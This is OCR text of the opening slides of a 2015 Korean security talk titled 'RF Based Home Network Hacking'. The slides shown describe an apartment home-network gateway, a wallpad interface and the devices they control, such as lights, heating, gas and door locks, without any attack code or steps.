


RF Based Home Network Hacking


Grayhash 정구홍

2015.11.28


About 홈 네트워크

About 홈 네트워크

현관 : 중앙 컨트롤러(gateway)




현관 : 중앙 컨트롤러(gateway)



현관 : 중앙 컨트롤러(gateway)


현관 : 중앙 컨트롤러(gateway)

- OS : Embedded Linux




거실 : Wallpad (사용자 인터페이스)

- OS : Linux (개조된 Android 2.3)




거실 : Wallpad (사용자 인터페이스)

홈 네트워크 제어 방식




홈 네트워크 제어 방식

- 전등 제어




홈 네트워크 제어 방식

- 난방 제어




홈 네트워크 제어 방식

- 가스 제어




홈 네트워크 제어 방식

- 현관 도어락 제어



홈 네트워크 제어 방식

- 로비 출입문 제어



홈 네트워크 제어 방식

